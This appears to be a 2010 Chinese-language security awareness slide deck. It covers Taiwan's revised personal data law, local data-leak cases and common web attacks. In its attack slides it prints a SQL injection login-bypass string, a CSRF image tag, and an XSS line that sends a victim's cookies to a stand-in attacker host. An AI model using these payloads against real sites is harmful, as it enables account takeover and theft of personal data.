

從新版個資法看資訊安全

主講人：陳志遠

2010/09/10



麟瑞科技
RING LINE CORPORATION



關於我



中華商業銀行資訊處(5年):

- 安全閘道系統(Web Security Gateway)暨快取伺服器Proxy規劃/建置/管理/設計
- 防火牆/DNS/NAT系統規劃/建置/管理
- 入侵偵測系統(IPS/IDS)(含Decoy系統)規劃/建置/管理/防禦
- 系統安全漏洞檢核(Penetration test)系統規劃/管理/防禦
- 電腦病毒防禦系統建置/管理/病毒處理
 - 個人電腦(OfficeScan)
 - 伺服器主機(ServerProtect)
 - Lotus郵件伺服器
 - Exchange郵件伺服器
- 郵件安全閘道系統(Mail Security for SMTP Gateway)規劃/建置/管理

香港上海匯豐銀行IT(2年):

- 台灣區全行CISCO Router與Switch歸劃/建置/管理
- CheckPoint防火牆管理
- Nortel CS1000E IP Phone建置/管理
- CISCO CCME/Call Manager 建置/管理

麟瑞科技網路產品技術處(現職)


- 資訊安全資深工程師




Agenda



個人資料保護法簡介



學校/企業等機關所面臨的嚴峻挑戰→資訊安全



完整的資訊安全策略



天助自助者，使用者也要懂得自保




麟瑞科技
RING LINE CORPORATION

個人資料保護法簡介





個人資料保護法簡介



個人資料保護法重點摘要

- ① 為什麼需要個人資料保護法? ② 什麼是個人資料
- ③ 誰受到規範 ④ 個資法與資訊安全



新舊版個人資料保護法的差異

- ➔ 擴大保護客體 ➔ 普遍適用主體
- ➔ 增修行為規範 ➔ 強化行政監督
- ➔ 促進民眾參與 ➔ 妥適調整罰則



個人資料保護法重點摘要



為什麼需要個人資料保護法

- 為規範個人資料之蒐集、處理及利用，以**避免人格權受侵害**，並促進個人資料之合理利用。



什麼是個人資料

- 指**自然人**之姓名、出生年月日、國民身分證統一編號、護照號碼、特徵、指紋、婚姻、家庭、教育、職業、病歷、醫療、基因、性生活、健康檢查、犯罪前科、聯絡方式、財務情況、社會活動及其他得以直接或間接方式識別該個人之資料。



誰受到規範

- 公務機關：指依法行使公權力之中央或地方機關或行政法人。
- 非公務機關：指前款以外之**自然人、法人或其他團體**。



個人資料保護法重點摘要



麟瑞科技
RING LINE CORPORATION



個人資料保護與資訊安全



- 第二十七條
 - 非公務機關保有個人資料檔案者，應採行適當之安全措施，防止個人資料被竊取、竄改、毀損、滅失或洩漏。
- 第二十九條
 - 非公務機關違反本法規定，致個人資料遭不法蒐集、處理、利用或其他侵害當事人權利者，負損害賠償責任。但能證明其無故意或過失者，不在此限。



新舊版個人資料保護法的差異



一、擴大保護客體

- 擴大保護客體為**所有個人資料**（包含電腦處理及人工紙本的個人資料），同時修改名稱由電腦處理個人資料保護法改為**個人資料保護法**。



二、普遍適用主體

- **刪除非公務機關行業別之限制**，即**任何自然人、法人或其他團體**，除為單純個人或家庭活動之目的，而蒐集、處理或利用個人資料外，皆須適用本法。
- **境外**蒐集、處理或利用個人資料者，亦適用本法。



三、增修行為規範

- 增訂有關**醫療、基因、性生活、健康檢查及犯罪前科**等五類資料為**特種資料**，其蒐集、處理或利用之要件較一般個人資料**更為嚴格**。特種資料原則上不得蒐集、處理或利用，須符合法定要件始得為之。
- 個人資料之蒐集、利用須當事人**書面同意**。特定目的外之利用須取得單獨書面同意，不得以概括方式為之。



新舊版個人資料保護法的差異



麟瑞科技
RING LINE CORPORATION

三、增修行為規範 (Cont'd)

- 不論是直接或間接蒐集個人資料，除符合得免告知情形者外，均須**明確告知**當事人蒐集者名稱、蒐集目的、資料類別、利用方式。
- 違反本法規定所蒐集、處理或利用之個人資料，增訂**公務機關應主動或依當事人之請求**，刪除、停止蒐集、處理或利用其個人資料；蒐集機關所保有之個人資料檔案。
- 從事商品行銷之非公務機關，應於首次行銷時**免費提供**當事人表示**拒絕**之方式；當事人表示拒絕接受行銷時，應即停止利用其個人資料行銷。

四、強化行政監督

- 中央目的事業主管機關或地方政府得**派員**或**委任**所屬機關、**委託**其他機關或公益團體檢查違反本法之非公務機關。非公務機關不得規避、妨礙或拒絕。



新舊版個人資料保護法的差異



五、促進民眾參與

- 財團法人或公益社團法人符合本法規定者，得代受害之當事人提起**團體訴訟**，以協助其救濟遭侵害之隱私權益。



六、妥適調整罰則

- 由告訴乃論修改為**非告訴乃論**。
- 民事責任
 - 同一事件民事損害賠償最高總額提高至新臺幣**2億元**，被害人**不易或不能證明**其實際損害額時，得請求法院依侵害情節以新臺幣**5百元以上2萬元**以下計算。
- 刑事責任
 - 「**意圖營利**」主觀要件之惡質侵害個人資料行為，則將科處之刑責提高為**五年**以下有期徒刑及新臺幣**一百萬元**以下罰金。



麟瑞科技
RING LINE CORPORATION

學校/企業等機關所面臨的嚴峻挑戰



資訊安全





學校/企業等機關所面臨的嚴峻挑戰→資訊安全



個人資料外洩途徑



• 內部


- ✘ 惡意-員工竊取公司資料以牟利
- ✘ 無意-人為疏忽或專業知識不足

• 外部

- ✘ 駭客入侵攻擊



內部-惡意資料外洩



外洩客戶消費資料以進行詐騙

外洩學生/客戶個資作為行銷牟利

外洩信用卡資料盜刷

外洩玩家帳號盜取虛擬寶物



個人資料外洩案例



自由電子報 - 賣基測個資 博暉負責人收押 - Windows Internet Explorer

http://www.libertytimes.com.tw/2008/new/jun/16/today-life4.htm

我的最愛 自由電子報 - 賣基測個資 博暉負責人收押

今日要聞

- 頭版新聞
- 焦點新聞
- 政治新聞
- 社會新聞
- 生活新聞
- 國際新聞
- 愛心暖流
- 自由言論
- 爆料投訴
- 財經新聞
- 體育新聞
- 運動彩券
- 教育新聞
- 健康醫療
- 地方新聞

字型：+ - | 我要看推薦 | 對本新聞發言 | 友善列印

賣基測個資 博暉負責人收押

〔記者侯承旭、林良哲／綜合報導〕檢方偵查國中基測學生個人資料外洩案，昨將承攬國中基測電腦閱卷、計分，並涉嫌將資料業牟利的博暉圖書公司主要負責人林正杰及許慧珠，以及博暉旗資訊網路公司掛名負責人、即林正杰之子林宇量，全部收押，十萬元至五萬交保。

博暉是否仍可參與二次基測電腦業務議價？二次基測主辦學校表示，要跟律師研究。

教育部中部辦公室主任林樹全表示，基測電腦資料處理每年由台北府、高雄市政府及中部辦公室輪流主辦，但因利潤低，每年參與者寥寥，幾乎都只有一家業者，幾年前曾有一家大學有興趣投標，但發現無利可圖，最後打退堂鼓，由於博暉這家業者第一年得標後發出了一套程式，所以幾乎年年得標。博暉以往是否也以同樣手段外洩學生個人資料，將是檢方追查重點。



案例一

- 教育部委託博暉圖書網路公司辦理97年國中基測，但博暉違法販售考生個人資料及成績，把97年第一次國中基測考卷及成績外洩，販賣給中南部10多家補教業者，並提供給7所私立高中作為招生之用。



個人資料外洩案例



案例二

- 97年偵破女子熊世芬涉嫌組成犯罪集團，以詐騙或買通等手法，從內政部入出國移民事務局、台北縣市警察局、中央健保局等單位盜取上萬筆民眾個人資料，再轉賣給徵信社作為討債、抓姦等，不法獲利近億元。


NOWnews【社會新聞】員警、公務人員勾結不法販個資 政商名流全都錄 - Windows Internet Explorer

http://fate.nownews.com/2008/04/24/138-2265700.htm

我的最愛 NOWnews【社會新聞】員警、公務人員勾結不...

員警、公務人員勾結不法販個資 政商名流全都錄 (2008/04/24 16:10)

記者楊才蔚、劉世森／台北報導



個人資料外洩問題愈來愈嚴重，台北地檢署追查個資外洩案時，意外發現竟有員警、健保局、移民署人員，涉嫌勾結犯罪集團，將政商名流、大牌藝人等個人資料，賣給業者牟利，觸犯貪汙及違反電腦處理個人資料保護法等罪，而讓檢調驚訝的是，檯面上叫的出名字的演藝圈大哥大姐，資料全在犯罪集團的掌握中。

http://www.nownews.com



內部-無意間造成的資料外洩



員工貪圖便利而未確實遵守資訊安全政策

員工缺乏資訊安全意識與能力

使用不明軟體遭植木馬、病毒、間諜程式

企業或機關欠缺資訊安全防護能力與政策

程式設計人員資訊安全專業能力不足



個人資料外洩案例



案例三

- 96年四月傳出至少有八個警察機關的電腦因灌有FOXY軟體，警用電腦裡的筆錄與偵查報告竟也被人「分享拿走」。網友利用FOXY軟體的「搜尋」功能，只要打上「筆錄」二字，便可取得完整的警察筆錄，至少有八份筆錄與一份偵查報告外洩。

P 偵查筆錄外洩 - Windows Internet Explorer
www.libertytimes.com.tw/2007/new/apr/13/today-life1.htm
子報 - 8警所私灌P2P 偵查筆錄外洩

字型：⊕ ⊖ | 我要看推薦 | 對本新聞發言 | 友善列印 | 新

8警所私灌P2P 偵查筆錄外洩

網友打上筆錄搜尋看透透

〔記者黃敦硯／台北報導〕國內政府機關資訊安全再度出現漏洞，至少有八個警察機關的電腦因灌有P2P（檔案分享）的FOXY軟體，警用電腦裡的筆錄與偵查報告竟也被人「分享拿走」，網友利用FOXY軟體的「搜尋」功能，只要打上「筆錄」二字，便可取得完整的警察筆錄，至少有八份筆錄與一份偵查報告外洩。

警署怒追究相關人員責任

警政署資訊室已通令，全國各警察機關全面檢查並立刻刪除電腦裡的分享軟體。令警政署氣憤的是，之前便已曾要求各警察單位，不得在電腦裡灌P2P，二月十四日又再度通報要求，可是仍有少數單位不落實，導致資料外洩，警政署將追究相關人員的疏失責任。



外部-駭客入侵攻擊手法



麟瑞科技
RING LINE CORPORATION



資料隱碼 (SQL Injection)



跨站腳本攻擊 (XSS Cross -Site Scripting)



跨站冒名請求 (CSRF Cross-Site Request Forgery)



釣魚網站、垃圾郵件、社交工程



緩衝區溢位 (Buffer Overflow)



網頁伺服器漏洞



OWASP 十大網頁安全報告



| OWASP Top 10 – 2007 (Previous) | OWASP Top 10 – 2010 (New) |
|--|---|
| A2 – Injection Flaws | <u>A1 – Injection</u> |
| A1 – Cross Site Scripting (XSS) | <u>A2 – Cross-Site Scripting (XSS)</u> |
| A7 – Broken Authentication and Session Management | A3 – Broken Authentication and Session Management |
| A4 – Insecure Direct Object Reference | A4 – Insecure Direct Object References |
| A5 – Cross Site Request Forgery (CSRF) | <u>A5 – Cross-Site Request Forgery (CSRF)</u> |
| <was T10 2004 A10 – Insecure Configuration Management> | A6 – Security Misconfiguration (NEW) |
| A8 – Insecure Cryptographic Storage | A7 – Insecure Cryptographic Storage |
| A10 – Failure to Restrict URL Access | A8 – Failure to Restrict URL Access |
| A9 – Insecure Communications | A9 – Insufficient Transport Layer Protection |
| <not in T10 2007> | A10 – Unvalidated Redirects and Forwards (NEW) |
| A3 – Malicious File Execution | <dropped from T10 2010> |
| A6 – Information Leakage and Improper Error Handling | <dropped from T10 2010> |

資料來源: www.owasp.org



資料隱碼 (SQL Injection)



password.mdb

| userid | passwd |
|--------|---------|
| 李小明 | xyz123 |
| 陳小東 | cde 567 |

請輸入帳號及密碼：

- 帳號：
- 密碼：

SQL ="select * from password where userid='李小明' and passwd= ' acb123'";

 帳號與密碼對應錯誤，找不到記錄 → DENY



資料隱碼 (SQL Injection)



✘ 網頁無限制回傳參數並且過濾特殊字元

password.mdb

| userid | passwd |
|--------|---------|
| 李小明 | xyz123 |
| 陳小東 | cde 567 |

請輸入帳號及密碼：

• 帳號：

• 密碼：

SQL ="select * from password where userid='李小明' and passwd= " **or '1'='1'**";

✓ 1=1 恆成立



跨站腳本攻擊 (XSS Cross -Site Scripting)



- ✗ 網頁無限制回傳參數並且過濾特殊字元
- ➡ 當你瀏覽一個具有XSS 攻擊弱點的網站....

! `<script>alert('Hello World');</script>`

! `一個關於貓的網頁`

! `<script>location.replace('http://www.hackerspage.com/?steal='+document.cookie)</script>`



跨站腳本攻擊(XSS)著名案例



麟瑞科技
RING LINE CORPORATION

§ 19歲的「Samy」跟自己女友打賭他可以在MySpace上擁有很多粉絲，將他設成英雄（Hero），但是又達不到，才突然想到不如寫隻程式作弊好了，他就編寫了一段Script，使他獲得了超過100萬個「好友」。他在自己的MySpace簡介裡，置入一段JavaScript代碼，這樣每個查看簡介的人會在不知不覺中執行這段代碼。這段代碼把他列為該用戶的好友之一。

接著，該蠕蟲會打開該用戶自己的簡介，把惡意代碼復制進去，並把Samy添加到那裡的任何英雄列表中，還附上一句話：「Samy's my hero」。同樣，任何查看該用戶簡介的人也會被感染，這樣Samy的名聲和「人氣」迅速擴大到100萬MySpace會員。同時造MySpace當機。





跨站冒名請求(CSRF)



- ➡ 利用使用者瀏覽器既存cookie
- ➡ 利用瀏覽器多分頁共用cookie特性
- ➡ 誘使使用者點擊或瀏覽假冒請求的網頁



```
<img Src="http://abc-bank.com/do_something"/>
```

do_something → 系統既有的功能

▶ 改資料(成績/密碼)

▶ 轉帳

▶ 砍帳號

▶ 下單





緩衝區溢位 (Buffer Overflow)



▶ 變數A，初始值空的，保留8 byte當buffer

| | | | | | | | | | | |
|----------|--------|----|----|----|----|----|----|----|------|----|
| Variable | A | | | | | | | | B | |
| Value | [Null] | | | | | | | | 1979 | |
| Hex | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 07 | BB |

! 輸入 **excessive** 這個字 (共9 byte)，e溢位到變數 B的buffer

| | | | | | | | | | | |
|----------|-----|-----|-----|-----|-----|-----|-----|-----|-------|----|
| Variable | A | | | | | | | | B | |
| value | 'e' | 'x' | 'c' | 'e' | 's' | 's' | 'i' | 'v' | 25856 | |
| Hex | 65 | 78 | 63 | 65 | 73 | 73 | 69 | 76 | 65 | 00 |

惡意程式有機會取得伺服器的完全控制權，執行受駭電腦上的指令、竊取密碼或機密資料、變更系統設定或安裝後門程式。



網頁伺服器漏洞



最安全的網頁伺服器？

教育部品德教育網被駭：起因Apache漏洞

文/郭和杰 (記者) 2010-01-18

+ 我要收藏

經電算中心調查，在這次的網站被駭事件中，確定實體伺服器並未遭受入侵，駭客利用的是未修補的Apache漏洞。

教育部所屬的品德教育資源網站在周日晚間遭駭，並緊急將被駭的網站撤下。據了解，駭客所利用的是Apache漏洞。

「品德教育資源網」是教育部電子計算機中心委由國家教育研究院所架設，實體伺服器架設在國家教育研究院內。據電算中心組長莊育秀表示，昨夜在得知網站被駭之後，立即於深夜將被駭網頁撤下，並在今晨已派員前往教研所了解狀況。



Security Updates

Lists of security problems fixed in released versions of the Apache HTTP Server

- [Apache 2.2 Security Vulnerabilities](#)
- [Apache 2.0 Security Vulnerabilities](#)
- [Apache 1.3 Security Vulnerabilities](#)

To get notification of when new security issues are fixed, join the


Reporting New Security Problems with the Apache HTTP Server Project



網頁伺服器漏洞



**Microsoft Internet Information Services (IIS) 5.x
Criticality (Based on 15 advisories from 2003-2009)**




This graph was generated by Secunia.
Based on vulnerability information available at <http://secunia.com/>

**Microsoft Internet Information Services (IIS) 6
Criticality (Based on 9 advisories from 2003-2009)**




This graph was generated by Secunia.
Based on vulnerability information available at <http://secunia.com/>

**Microsoft Internet Information Services (IIS) 7.x
Criticality (Based on 2 advisories from 2003-2009)**




This graph was generated by Secunia.
Based on vulnerability information available at <http://secunia.com/>

**Apache 2.2.x
Criticality (Based on 18 advisories from 2003-2010)**



This graph was generated by Secunia.
Based on vulnerability information available at <http://secunia.com/>

**Apache 2.0.x
Criticality (Based on 40 advisories from 2003-2010)**



This graph was generated by Secunia.
Based on vulnerability information available at <http://secunia.com/>



個人資料外洩案例



案例四

- 96年九月,爆出中華電信、台大BBS站批踢踢實業坊、無名小站等網站,都遭國內頭號駭客、聯合大學資訊工程系學生蘇柏榕突破,已知有三百多萬名網友的電子郵件及會員帳號、密碼等資料被竊

★ 我的最愛

🔍 超級駭客 盜300萬個資 | 頭條要聞 | 蘋果日報 | 20...

超級駭客 盜300萬個資

破解中華電 批踢踢 無名小站 林志玲也受害 2007年09月22日蘋果日報

📰 新聞快訊 🖨 列印 ✉ 轉寄(0) 📄 引用(0) 👍 推薦(0) 📄 點閱(4246)



◀ 1 / 1 ▶

林志玲中華電信的帳號及密碼也遭竊取。資料照片


【綜合報導】國內爆發治安史上最嚴重的駭客事件！包括網路服務龍頭中華電信、台大BBS、批踢踢實業坊（telnet://ptt.cc/）等網站，都遭國內頭號駭客、聯合大學資訊工程系學生蘇柏榕突破，已知有三百多萬名網友的電子郵件及會員帳號、密碼等資料被竊，連藝人林志玲也受害，昨將蘇和一名林姓少年約談到案，訊後因坦承犯法，晚間獲飭回。

入侵網站

檢警昨拂曉搜索聯合大學、交通大學等四個所，查扣涉案電腦，據透露，蘇柏榕（二十歲）、林姓少年（十七歲）坦承受人委託竊取資料牟利，並證實其中上萬筆學生資料賣給補習班業者，而兩人竊取資料後，都轉存藏匿在國外網站規避查緝，檢警仍持續追查幕後首腦。



個人資料外洩案例



案例五

- 知名購物頻道消費者個人資料在網路上「全都露」。有人在網路上號稱「輸錢賣信用卡資料」，強調是「東森購物流出」，客戶姓名、信用卡號、身分證字號等一應俱全，一筆賣零點五元，還提供兩個檔案。《蘋果》抽樣訪問確認資料無誤。東森購物接獲《蘋果》訪後表示已向警方報案；消基會則呼籲民眾慎選其他更安全的交易平台。

超離譜 網售東森購物 8千筆個資 | 蘋果日報 | 20090611 | 晉日新聞 | 壹蘋果網絡 - Windows Internet Explorer

http://tw.nextmedia.com/applenews/article/art_id/31700290/IssueID/20090611

我的最愛 超離譜 網售東森購物 8千筆個資 | 蘋果日報

超離譜 網售東森購物 8千筆個資

業者屢出包 卡號全都露 每筆5毛 2009年06月11日蘋果日報

新聞快訊 列印 轉寄(0) 引用(0) 推薦(0) 點閱(28336)



1 / 1

東森購物客戶資料遭人公然上網販售，客戶的信用卡卡號、卡到期日、身分證字號等資料全曝光。

【郭睿誠、侯柏青/台中報導】八千筆東森購物消費者個人資料在網路上「全都露」。有民眾周一在網路上宣稱「輸錢賣信用卡資料」，強調是「東森購物流出」，客戶姓名、信用卡號、身分證字號一應俱全，一筆賣零點五元，還提供兩個檔案。《蘋果》抽樣訪問確認資料無誤。東森購物接獲《蘋果》訪後表示已向警方報案；消基會則呼籲民眾慎選其他更安全的交易平台。

擁有三百多萬會員、全國最大購物頻道的東森購物網，近年來客戶資料外洩疑案頻傳。署名



個人資料外洩案例



超離譜 網售東森購物 8千筆個資 | 頭條要聞 | 蘋果日報 | 20090611 | 昔日新聞 | 壹蘋果網絡 - Windows Explorer

http://tw.nextmedia.com/applenews/article/art_id/31700290/IssueID/20090611

我的最愛 超離譜 網售東森購物 8千筆個資 | 頭條要聞 | 蘋果...

東森購物網個資外洩事件簿

2008/11 高雄陳小姐在東森購物台購物3個月後，遭詐騙集團企圖詐騙，且有3名同事在同一天接到相同詐騙電話，質疑該網站外洩顧客資料。

2008/08 雲林縣王小姐在東森購物台購物後，接到自稱客服人員電話，稱她誤簽連續扣款單，被騙5萬元。

2008/04 桃園縣林姓女子在東森購物後，接獲假銀行行員來電伴稱其匯款設定成分期付款，被騙轉出3萬元。

2008/04 台中縣一名張小姐在東森購物台購物後，接到冒牌購物台客服員電話，因對方詳細提供身分證字號等資料，結果被騙10萬元。

2007/12 法務部公布：當年9至11月東森購物台客戶因個資外洩遭詐騙人數達830多人，損失金額6千多萬元。

2007/07 一名江小姐接到自稱東森購物台客服人員電話，對方宣稱要執行「購物金」退款事宜，結果轉帳被騙3萬元。

資料來源：《蘋果》資料室



特殊案例

行事低調

NSI

直接進入

消息靈通 判斷準確 應處有方 作風優雅

清醒敏捷

NSB

直接進入

最新消息

消息靈通 判斷準確 應處有方 作風優雅

聯合新聞網 | 國內要聞 | 政治 | 國安局貓頭鷹網頁 ...

國安局貓頭鷹網頁 網友：醜到以為被駭

【聯合報/記者曾鈺晴/台北報導】

國安局官方網站今年二月起網頁上多了一隻卡通化的貓頭鷹，網友議論紛紛，質疑是被駭客入侵，或者國安局沒有網頁設計人才。



麟瑞科技
RING LINE CORPORATION

完整的資訊安全策略





完整的資訊安全策略



員工教育

- ➔ 落實員工資訊安全教育
- ➔ 訂立明確嚴謹的資訊安全政策

系統防護

- ➔ **防止入侵**
 - 防火牆(FireWall) 入侵防
 - ➔ 禦/偵測系統(IPS/IDS)
 - ➔ 網頁防火牆(Web App FireWall) 滲透測試系統
 - ➔ (Penetration test)
 - ➔ 防毒軟體(Anti Virus) 垃圾郵件過
- ➔ 濾(Anti Spam)
- ➔ **防止外洩**
 - 內容過濾系統(Proxy/Content Filtering)
 - ➔ 資料外洩防護(DLP)



員工教育



落實員工資訊安全教育

- ✓ 分辨機密資料的能力
- ✓ 保護機密資料的意識
- ✓ 安全地使用電腦軟體



訂立明確嚴謹的資訊安全政策

- ✓ 凡走過必留下痕跡，建立完整稽核軌跡
- ✓ 作業程序符合內控原則
- ✓ 違反資訊安全政策的後果




系統防護-防入侵



麟瑞科技
RING LINE CORPORATION

防火牆 (FireWall)



